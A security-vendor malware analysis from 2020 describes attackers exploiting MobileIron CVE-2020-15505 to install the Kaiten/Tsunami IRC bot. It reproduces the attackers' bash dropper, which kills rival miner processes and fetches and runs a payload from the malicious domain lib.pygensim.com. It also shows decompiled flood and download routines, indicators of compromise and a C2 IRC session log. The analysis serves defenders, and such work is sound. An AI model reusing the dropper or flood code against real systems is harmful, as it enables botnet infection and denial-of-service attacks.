

Attackers Abuse MobileIron's RCE to deliver Kaiten | Blackarrow

By Administrador

Published: 2020-10-13 · Archived: 2026-04-05 21:51:18 UTC

In September this year the security researcher Orange Tsai [published](#) various vulnerabilities and POCs related to the MobileIron's mobile Device Management (MDM) solution.

The [Tarlogic Blue Team](#) has identified the use of [CVE-2020-15505](#) by a certain group of attackers to download and run Kaiten

Kaiten (aka Tsunami)

Through the [JNDI injection](#) related to said CVE, the attackers are downloading the well-known Kaiten. This family of malware has been used by multiple actors for [more than 15 years](#) (its beginnings date back to 2002) mainly as an offensive tool to generate DoS attacks and, currently, for the mining of cryptocurrencies.

There are dozens of variants associated with this [malicious code](#); possibly as a result of the publication of its source code. In [February 2016](#), a variant of Kaiten was distributed by a group of cybercriminals through malicious ISO images after compromising an instance of Linux Mint WordPress and modify its download URLs. Another variant, dubbed Amnesia in April 2017 by PaloAlto, was related to the infection of multiple [CCTV-DVR systems](#) around the world by taking advantage of a certain RCE vulnerability that affected more than 70 vendors.

In April 2018, [Netlab 360 researchers](#) identified a botnet (nicknamed **Muhstik**) also linked to this malicious code that used a certain Drupal vulnerability as the input vector.

The capabilities of this malware are mainly focused on denial of service attacks by implementing various functions to do TCP/UDP flooding to the victims; all instructed by means of the IRC protocol. Attackers also have the ability to execute commands and download files.

Malware characteristics:

The binary identified in one of our clients corresponds to [969013b23e440fe31be70daac6d7edb2](#). Its download originates from a certain *dropper* developed in bash whose goal is, in the first place, to kill multiple processes related to miners and services that require a high level of CPU.

```

URL=http://lib.pygensim.com/gensim
INSTALL_DIR=/var/tmp/systemd-private-c15c0d5284bd838c15fd0d6c5c2b50bb-systemd-resolved.service-xCkB12/jf2fa44a/aPs52s/jKal2d
PROG=kworker

bot_kill() {
ps aux | grep -i "systemd-0" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "vmstat1" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "vmstat0" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "jenkins-0" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "rpciod0" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "kjournald" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "flush-199" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "kblockd0" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "hwLh3wLh44Lh" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "Circle_MI" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "get.bi-chi.com" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "hashvault.pro" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "nanopool.org" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "bioiset-199" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "kauditd0" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "/usr/bin/.sshd" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "/usr/bin/bsd-port" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "xmr" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "xig" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "ddgs" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "watchdog_0" | awk '{print $2}' | xargs kill -9
ps aux | grep -e '0-9a-f{32}' | awk '{print $2}' | xargs kill -9
ps aux | grep -e '0-9a-f{33}' | awk '{print $2}' | xargs kill -9
ps aux | grep -i "tmp00" | awk '{print $2}' | xargs kill -9
ps aux | grep -e '0-9a-f{16}' | awk '{print $2}' | xargs kill -9
ps aux | grep -i "khugepaged" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "qM3xT" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "wnTKYg" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "t00ls.ru" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "sustes" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "thisxxs" | awk '{print $2}' | xargs kill -9
netstat -antp | grep ":14444" | awk '{print $7}' | cut -d "/" -f 1 | xargs kill -9
netstat -antp | grep ":3333" | awk '{print $7}' | cut -d "/" -f 1 | xargs kill -9
netstat -antp | grep ":4444" | awk '{print $7}' | cut -d "/" -f 1 | xargs kill -9
netstat -antp | grep ":5555" | awk '{print $7}' | cut -d "/" -f 1 | xargs kill -9
netstat -antp | grep ":7777" | awk '{print $7}' | cut -d "/" -f 1 | xargs kill -9
ps aux | grep -i "hashfish" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "w"/kworker" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "kworkerds" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "/tmp/devtool" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "systemctI" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "sustse" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "axgt" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "sustse" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "6Tx3Wq" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "dblaunchs" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "migrations" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "kerberods" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "httpdz" | awk '{print $2}' | xargs kill -9
ps aux | grep -i "qgcd" | awk '{print $2}' | xargs kill -9
# pkill -f "/bin/bash"
# ps aux|grep -v grep|grep -v "/bin/sh"|grep -v "bash"|awk '{if($3>=50.0) print $2}'|xargs kill -9
}

```

Figure 1. bot_kill function

Once these processes are finished, the script downloads, via “curl”, the Kaiten malware from the URL <https://lib.pygensim.com/gensim> in the directory defined by the INSTALL variable (`/var/tmp/systemd-private-c15c0d5284bd838c15fd0d6c5c2b50bb-systemd-resolved.service-xCkB12/jf2fa44a/aPs52s/jKal2d`), it sets execution permissions and finally runs it under the name of “kworker”.

```

98 install() {
99     #rm -rf /var/tmp
100     #rm -rf /tmp
101     mkdir -p /tmp
102     mkdir -p /var/tmp
103     chmod 1777 /var/tmp
104     chmod 1777 /tmp
105     mkdir -p $INSTALL_DIR
106     cd $INSTALL_DIR
107     #sleep 5s
108     #mkdir -p $INSTALL_DIR
109     #cd $INSTALL_DIR
110     (curl -fsSL --retry 3 -m180 "$URL" -o "$PROG"||wget --tries=3 -T180 -q "$URL" -O "$PROG")
111     run_procs
112 }

```

Figure 2. Tsunami execution

The signature of the harmful code is as follows:

```
MD5: 969013b23e440fe31be70daac6d7edb2
SHA1: 5369a0122fd3b75ffdd110cc86ccc2d8ae2fa130
SHA256: 0c27c64fc118ef56048b7d994162c4a0d008b4582c5eeb6923949a286f45ec52
```

The file is an elf x64 binary compiled with GCC (Alpine 9.3.0). The following image shows its static properties from the information of its headers.

```
[Entrypoints]
vaddr=0x0000105a paddr=0x0000105a baddr=0x00000000 laddr=0x00000000 haddr=0x00000018 type=program

1 entrypoints
arch      x86
binsz    74372
bintype  elf
bits     64
canary   false
class    ELF64
crypto   false
endian   little
havecode true
lang     c
linenum  false
lsyms    false
machine  AMD x86-64 architecture
maxopsz  16
minopsz  1
nx       true
os       linux
palign  0
pic      true
relocs   false
relro    full
rpath    NONE
static   true
stripped true
subsys   linux
va       true

Encabezado ELF:
Mágico:  7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00
Clase:    ELF64
Datos:    complemento a 2, little endian
Versión:  1 (current)
OS/ABI:   UNIX - System V
Versión ABI:  0
Tipo:     DYN (Fichero objeto compartido)
Máquina:  Advanced Micro Devices X86-64
Versión:  0x1
Dirección del punto de entrada: 0x105a
Inicio de encabezados de programa: 64 (bytes en el fichero)
Inicio de encabezados de sección: 74376 (bytes en el fichero)
Opciones: 0x0
Tamaño de este encabezado: 64 (bytes)
Tamaño de encabezados de programa: 56 (bytes)
Número de encabezados de programa: 8
Tamaño de encabezados de sección: 64 (bytes)
Número de encabezados de sección: 21
Índice de tabla de cadenas de sección de encabezado: 20

kworker: file format elf64-x86-64
Contents of section .comment:
0000 4743433a 2028416c 70696e65 20392e33 GCC: (Alpine 9.3
0010 2e302920 392e332e 3000 .0) 9.3.0.
```

Figure 3. ELF information: kworker

By analyzing the strings embedded within the binary it can be quickly inferred that the sample corresponds to Kaiten. In the following image you can see the strings associated with the help menu where some of the IRC NOTICE messages that will be used to report the status and actions of the bot are shown.




Figure 4. Strings binary vs source code Kaiten

By reverse engineering it, we can confirm that the malware author compiled the [publicly available sources](#) without hardly modifying the logic of their functions:




Figure 5. Function structure

The binary, after executing, makes a `fork()` call and later tries to establish communication with the control server using the IRC protocol. To do this, it generates a random nickname/user and connects to certain channel waiting to receive the instructions from their operators.




Figure 6. Fork y C&C connection

The code implements various functions to carry out different types of [denial of service attacks](#) (SYN / UDP flooding, etc.). The following image shows the logic to execute one of them, specifically, the so-called Tsunami attack. The operators will instruct the bots to execute, for a certain time (set in seconds), a DOS TCP attack playing with various flags of this protocol.

```

1 int64 __fastcall tsunami(__int64 sock, __int64 sender, signed int argc, __int64 argv)
2 {
3 // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-" TO EXPAND]
4
5 argc = argc;
6 v20 = argv;
7 v56 = __readfsqword(0x28u);
8 start = time(0LL);
9 if ( ! (unsigned int)mfork(sender, sender, v4, v5, v6, v7) )
10 {
11 if ( argc <= 1 )
12 {
13 send((unsigned int)sock, (__int64)"NOTICE %s :TSUNAMI <target> <secs>\n", sender, v9, v10, v11);
14 exit(1);
15 }
16 secs = atol(*(char **)(v20 + 16));
17 sock_v2 = socket(2LL, 3LL);
18 if ( sock_v2 < 0 )
19 {
20 exit(1);
21 }
22 start = time(0LL);
23 pid = getpid();
24 srand(start ^ pid);
25 v14 = rand();
26 memset(&send_tcp, v14, 1400LL);
27 daddr = (unsigned int)host2ip(sender, "(QWORD *)"(v20 + 8));
28 send((unsigned int)sock, (__int64)"NOTICE %s :Tsunami heading for %s.\n", sender, "(QWORD *)"(v20 + 8), v15, v16);
29 while ( 1 )
30 {
31 saddr = spoof();
32 v36 = v36 & 0xF0 | 5;
33 v36 = v36 & 0xF | 0x40;
34 v37 = 16;
35 v38 = htons(1440LL);
36
37 check = 0;
38 v54 = 0;
39 v43 = in_cksum(&v36, 20LL);
40 in_cksum(&v36, 40LL);
41 v27 = saddr;
42 v28 = daddr;
43 v29 = 0;
44 v30 = 6;
45 v31 = htons(1420LL);
46 v32 = *((QWORD *)&v46);
47 v33 = v48;
48 v34 = v49;
49 bcopy(&v35, &send_tcp, 1400uLL);
50 check = in_cksum(&v27, 1432LL);
51 sendto(sock_v2,
52 if ( v22 > 49 )
53 {
54 if ( time(0LL) >= (unsigned __int64)(start + secs) )
55 {
56 close((unsigned int)sock_v2);
57 exit(0);
58 }
59 v22 = 0;
60 }
61 ++v22;
62 }
63 v19 = __readfsqword(0x28u);
64 result = v19 ^ v56;
65 if ( v19 != v56 )
66 sub_5317(sender, sender, v8, v9);
67 return result;
68 }

```

Figure 7. Tsunami (DOS)

The malicious code also has the ability to execute commands on the victim via the “SH” command. To do this, first, it adds the command to execute in the \$PATH env variable and then makes use of *popen()* to run it.




Figure 8. Command execution

Another Kaiten’s features is downloading files via HTTP. The following image shows the function responsible for this logic. Observe the strings associated to the GET request (with the “hardcoded” headers) with which the bot requests to download files to the system.

```

1 unsigned __int64 __fastcall sub_10000000(unsigned int sock, __int64 sender, __int64 a3, __int64 a4, __int64 a5, __int64 a6)
2 // [COLLAPSED LOCAL DECLARATIONS. PRESS CTRL+* TO EXPAND]
3
4 v27 = a3;
5 v28 = a4;
6 v40 = __readfsqword(0x28u);
7 if ( !infosock(sender, sender, a3, a4, a5, a6) )
8 {
9     if ( v27 <= 1 )
10     {
11         send(sock, "NOTICE %s :GET chost< save as>\n", sender, v7, v8, v9);
12     }
13     exit(0);
14 }
15 sock2 = socket(2, 1, 1);
16 if ( !sock2 == -1 )
17 {
18     send(sock, "NOTICE %s :unable to create socket.\n", sender, v10, v11, v12);
19     exit(0);
20 }
21 if ( strcmp(v28 + 0, "http//", 7LL) )
22     strcpy(v42, "(v28 + 0);");
23 else
24     strcpy(v42, "(v28 + 0) + 7LL);");
25 for ( i = 0; i < strlen(v42) && v42[i] != 47; ++i )
26     ;
27 v42[i] = 0;
28 v30 = 2;
29 v39 = htons(80LL);
30 v35 = inet_addr(v42);
31 if ( v35 == -1 )
32     {
33         v36 = gethostbyname(v42);
34         if ( !v36 )
35             {
36                 send(sock, "NOTICE %s :unable to resolve address.\n", sender, v13, v14, v15);
37                 exit(0);
38             }
39             strcpy(&v40, "(v36 + 24), \"(v36 + 20);");
40         }
41         else
42             {
43                 v40 = v35;
44             }
45             memset(&v41, 0LL, 8LL);
46             if ( connect(sock2, &v39, 16LL) )
47                 {
48                     send(sock, "NOTICE %s :unable to connect to http.\n", sender, v16, v17, v18);
49                     exit(0);
50                 }
51         send(
52             sock2,
53             "GET /%s HTTP/1.0\r\n"
54             "Connection: Keep-Alive\r\n"
55             "User-Agent: Mozilla/4.75 [en] (X11; U; Linux 2.2.16-3 i686)\r\n"
56             "Host: %s80\r\n"
57             "Accept: image/gif, image/x-bitmap, image/jpeg, image/png, */*\r\n"
58             "Accept-encoding: gzip\r\n"
59             "Accept-language: en\r\n"
60             "Accept-Charset: iso-8859-1,*,utf-8\r\n"
61             "\r\n",
62             &v41 + 1,
63             v41,
64             v19,
65             v20);
66         send(sock, "NOTICE %s :Receiving file.\n", sender, v19, v20, v21);
67         FILE *fopen("(v26 + 16), \"wb");
68         69 LABEL_25:
69         if ( v23 > 0 )
70             {
71                 if ( v33 <= 4095 )
72                     v43[v33] = 0;
73                 for ( j = 0; j < v33; ++j )
74                     {
75                         if ( j >= v33 )
76                             goto LABEL_25;
77                         if ( !strcmp(&v43[j], "\r\n\r\n", 4LL) )
78                             break;
79                     }
80                 for ( k = j + 4; k < v33; ++k )
81                     fwrite(v43[j], FILE);
82                 send(sock, "NOTICE %s :Saved as %s\n", sender, "(v26 + 16), v22, v23);
83                 while ( 1 )
84                     {
85                         v44 = recv(sock2, v45, 4096LL, 0LL);
86                         if ( v44 <= 0 )
87                             break;
88                         if ( v44 <= 4095 )
89                             v43[v44] = 0;
90                         for ( l = 0; l < v44; ++l )
91                             fwrite(v43[l], FILE);
92                     }
93                 fclose(FILE);
94                 close(sock2);
95                 exit(0);
96             }
97         }
98     }

```

Figure 9. Local Command execution

Communications

Kaiten’s dropper as well as the IRC control server share the same malicious domain: *lib.pygensim.com*

This was created on October 2, 2020 (a few days before the incident) and currently resolves to the address 198.98.56.111 (belonging to the bulletproof host “[FranTech solutions](#)”).

Resolve	Location	Network	ASN	First	Last	Source	Tags
198.98.56.111	US	198.98.48.0/20	53667	2020-10-06	2020-10-06	pingly	RouteLab FranTech Solutions

Domain Profile		Domain Name: PYGENSIM.COM
Registrant	Jane Morrin	Registry Domain ID: 2465579574_DOMAIN_COM-VRSW
Registrant Country	us	Registrar WHOIS Server: whois.publicdomainregistry.com
Registrar	PDR Ltd d/b/a PublicDomainRegistry.com IANA ID: 303 URL: www.publicdomainregistry.com, http://www.publicdomainregistry.com Whois Server: whois.publicdomainregistry.com abuse-contact@publicdomainregistry.com (p) 12013775952	Registrar URL: www.publicdomainregistry.com Updated Date: 2020-10-03T06:21:24Z Creation Date: 2020-10-03T06:21:23Z Registrar Registration Expiration Date: 2021-10-03T06:21:23Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/applicanttransferprohibited
Registrar Status	clientTransferProhibited	Registry Registrant ID: Not Available From Registry
Dates	4 days old Created on 2020-10-02 Expires on 2021-10-02 Updated on 2020-10-02	Registrant Name: Jane Morrin Registrant Organization: Registrant Street: 2843 Star Route Registrant City: Northbrook Registrant State/Province: Illinois Registrant Postal Code: 60062 Registrant Country: US Registrant Phone: +1.2243244848 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext:
Name Servers	NS1.HE.NET (has 71,236 domains) NS2.HE.NET (has 71,236 domains) NS3.HE.NET (has 71,236 domains) NS4.HE.NET (has 71,236 domains) NS5.HE.NET (has 71,236 domains)	Registrant Email: janemorrin4@fremail.cc Registry Admin ID: Not Available From Registry Admin Name: Jane Morrin Admin Organization: Admin Street: 2843 Star Route Admin City: Northbrook Admin State/Province: Illinois Admin Postal Code: 60062 Admin Country: US Admin Phone: +1.2243244848 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: janemorrin4@fremail.cc
Tech Contact	Jane Morrin 2843 Star Route, Northbrook, Illinois, 60062, us janemorrin4@fremail.cc (p) 12243244848	Registry Tech ID: Not Available From Registry Tech Name: Jane Morrin Tech Organization: Tech Street: 2843 Star Route Tech City: Northbrook Tech State/Province: Illinois Tech Postal Code: 60062 Tech Country: US Tech Phone: +1.2243244848 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: janemorrin4@fremail.cc
Domain Status	Registered And No Website	Name Server: ns1.be.net Name Server: ns2.be.net Name Server: ns3.be.net Name Server: ns4.be.net Name Server: ns5.be.net DNSSEC: Unsigned
Hosting History	1 change on 2 unique name servers over 0 year	
Website	None given.	

Figure 10. Whois domain: pygensim.com

According to the information indexed by [Shodan](#) the server corresponds to a Debian 10 with ports 22 (SSH) and 443 exposed to Internet. Note that Shodan correctly identifies the IRC server running on socket 443.

198.98.56.111

City: Buffalo

Country: United States

Organization: FranTech Solutions

ISP: FranTech Solutions

Last Update: 2020-10-05T18:50:29.289781

ASN: AS53667

443
tcp
https

22
tcp
ssh

OpenSSH Version: 7.9p1 Debian 10

SSH-2.0-OpenSSH_7.9p1 Debian-18

Key type: ssh-rsa

Key: AAAAB3NzaC1yc2EAAAADAQABAAQCSlPAA1H5aAHO0vU4Hm57pk06QVCz1J72efm6WivZVF
D3FY1v5HgSA09ncaNcGMe33nuVFK1wh13T7b0gRbtrOuYQ1ywh2XNDITX1CnpE4mb/U3J9X7/
IngRLmPbYmPnPrXk/abVLE0yAnbVhYU7b0gugaTEP2I/rx985T8cClUgeF1Lg1Q1nQv7C1
TvcY15j5TpsUQ1PwVly5q3806Pv80q3MgMQC1ALkX1p60G15Yh8MwMqPw4YLS4Z5D0E2X0Z
RgcRSE8669RQqWmgF54pRvVvSShQlykSWXfJm095Pm0duw3P2J28k4vsgf
FingerPrint: 75:76:96:5a:b5:7a:d7:d4:30:b3:b6:af:b6:fe:e9:b2

Figure 11. Shodan information

The following image shows the bot's connection to the IRC server (UnrealIRCd 5.0.6) and the entry to the #internet channel (with the password "key_of_channel"). The creation date of this server was October 4 at 6:12 PM PDT.

```

:irc.internet.com NOTICE * :*** Looking up your hostname...
:irc.internet.com NOTICE * :*** Couldn't resolve your hostname; using your IP address instead
NICK WIMHRM
USER BBOQEQY localhost localhost :CDTZA
PING :1A84292C
PONG :1A84292C
:irc.internet.com 001 WIMHRM :Welcome to the internet IRC Network WIMHRM!BBOQEQY
:irc.internet.com 352 WIMHRM :Internet: Your host is irc.internet.com, running version UnrealIRCd-5.0.6
:irc.internet.com 003 WIMHRM :This server was created Sun Oct 4 2020 at 18:12:45 PDT
:irc.internet.com 004 WIMHRM :irc.internet.com UnrealIRCd-5.0.6 lowrxdwtIDZRpWGT58 lvhopsmtikrageThZMQRTOVkdGLPZSCcf
:irc.internet.com 005 WIMHRM :ANALLEN=307 BOT=8 CASEMAPPING=ascii CHANNELLIMIT=100 CHANMODES=bel,kf,lH,pmnt,rzMQRTGvKdGpZ5Cc CHANNELLEN=32 CHANTYPES=# CLIENTTAGDENY=*,-draft/typing,-typing
DEAF=0 ELIST=MUQT EXCEPTS=EXTBAN=*,!ntSocqrnqj are supported by this server
:irc.internet.com 005 WIMHRM HCN INVEK KICKLEN=307 KNOCK MAP MAXCHANNELS=100 MAXLIST=b:60,e:60,I:60 MANNICKLEN=30 MINNICKLEN=0 MODES=12 NAMESX NETWORK=Internet are supported by this server
:irc.internet.com 005 WIMHRM NICKLEN=307 PREFIX=(qo)w+48*+ QUILLEN=307 SAFELIST SILENCE=15 STATUSMSG=48*+ TARGMAX=0CALLBACK,LS0N,JOIN,KICK:4,KILL:,LIST:,NAMES:1,NOTICE:1,PART:,PRIVMSG:
4,SADMIN,SAPART:4,SAUSAGE:1,USERHOST:USERIP,WATCH:1,WHOAS:1 TOPICLEN=360 UNNAMES USAGE MALLCHOPS WATCH=128 are supported by this server
:irc.internet.com 005 WIMHRM WATCHOPTS=A WHOX :are supported by this server
:irc.internet.com 396 WIMHRM 59715A82.C40F8BEB.4E9A80A9.IP :is now your displayed host
:irc.internet.com 252 WIMHRM 1 :operator(s) online
:irc.internet.com 254 WIMHRM 2 :channels formed
:irc.internet.com 255 WIMHRM :I have 164 clients and 0 servers
:irc.internet.com 265 WIMHRM 164 182 :Current local users 164, max 182
:irc.internet.com 266 WIMHRM 164 182 :Current global users 164, max 182
:irc.internet.com 422 WIMHRM :NOTD File is missing
#WIMHRM MODE WIMHRM :+lwx
MODE WIMHRM -x1
JOIN #internet :key_of_channel
WHO WIMHRM
:irc.internet.com 396 WIMHRM :is now your displayed host
WIMHRM MODE WIMHRM :+lx
#WIMHRM!BBOQEQY JOIN #internet
:irc.internet.com 353 WIMHRM :Internet: WIMHRM PDX -nagician SDZW VU0BPRWQ NEKIJOU DFCIGU UZTE CZAOP ECKEIK MKNOMLDF KXFGLGU AMGVSOH BNUJIZ BEZFGO ZMQRZO GPVZ KFZFLH EQUE VSYG
FEEZQ1TB ANHW RWHN NORUG DULOE XL0MPMT ROWBTT RXHDL JG0ERLH CSUCOL RBACAI W0N0KQY JILLZBY FNRTBZ GZTD QLAQEC ZHFESX LDPLF HWEKXT THQ6ZNS AEMK JLUJAMX FUZO ZFOZ ATNSD JENI DP0WLBM
MACQYK NEXBZ JPECZ VBS0PBY MJP0PM0 XBBQJ KRUCPMB TBHMF QX0PNS VGTJM GITZQ WIECQLBU
:irc.internet.com 353 WIMHRM :Internet: XXXX Y0M9 S1Y0J8H MHIZY W0QUT0R W0MTO ZLLUC0NZ W0P0M0 Q0HCLYR A0JW8FZ R0PJQI EUCG Z0U5YJ H0KFNPH J0YBVLK B0YXN0K H0C0PT D0LJAJ U00H TH0M0Q
R0P0AB0C CTJYX0K ALH0LH X0YJ0L0B LK1EY Z0R0W Z0K0M JA0B R0C0QD0 D0M1J Y0P0KX I5Y0T F0B0KL0 L0X0 K0R0QD X0JTS0J H0AM G0C5 D0E2Q Z0QA L0N0J T0RL0KL G0R0N
:irc.internet.com 366 WIMHRM #internet :End of /NAMES list.
:irc.internet.com 352 WIMHRM #internet BBOQEQY irc.internet.com WIMHRM H :0 CDTZA
:irc.internet.com 315 WIMHRM WIMHRM :End of /WHO list.
    
```

Figure 12. IRC server connection

It should be noted that the IRC server was active during the sample analysis and had about 300 bots.

Bot Nick	Host	IP	Channel	Mode	Time	
#nagician	DTEZO	ISMEQE	NDAPOABC	RWNWX	VZBT	
#ASTRYN	DYRSHK	ISYH02	R0C0F0	R0H0K	R0M0P0K	
#AD0P0M	ECKEKB	IX0HYFIN	NEFSL	RX0HL	WBRUJIZ	
#AEKM	EFLABJE	IZEWH	NEK1JOU	RYRHM	WFHCP	
#ADYKRXL	EHCQPT	IZTO	NORUG	RZPBLG0E	WIECQLBU	
#ALH0LH	SC0F0K	J0H1	NLS00HQ	SC0F0S	W0H0M	
#AMGVSOH	EJ0MMLZJ	JHR1JKY	NKRR	SHYZXVG	W3QVCA	
#ANW	EKZZI	J1H1L	NVQHO	S1YD38H	WJWTO	
#ADLYSFGQ	EJ0G1K	J1ECLJEP	NKLF0	SK0NA	W0LUR0	
#ASVJ	ELFVE1VU	JILLZBY	NZIFY	SNJZTLX	W0N0KQY	
#ATFAZB	EPKRP	JLJLJAMX	NKZFR	SNMOOV	WMLJJKZ	
#ATNSD	EQUE	JPECZ	OBKE0QV	SQGP	WPKG	
#ADYXK10M	E0G0KX	J510	0B0ALC	SUC0KF	W0000NR	
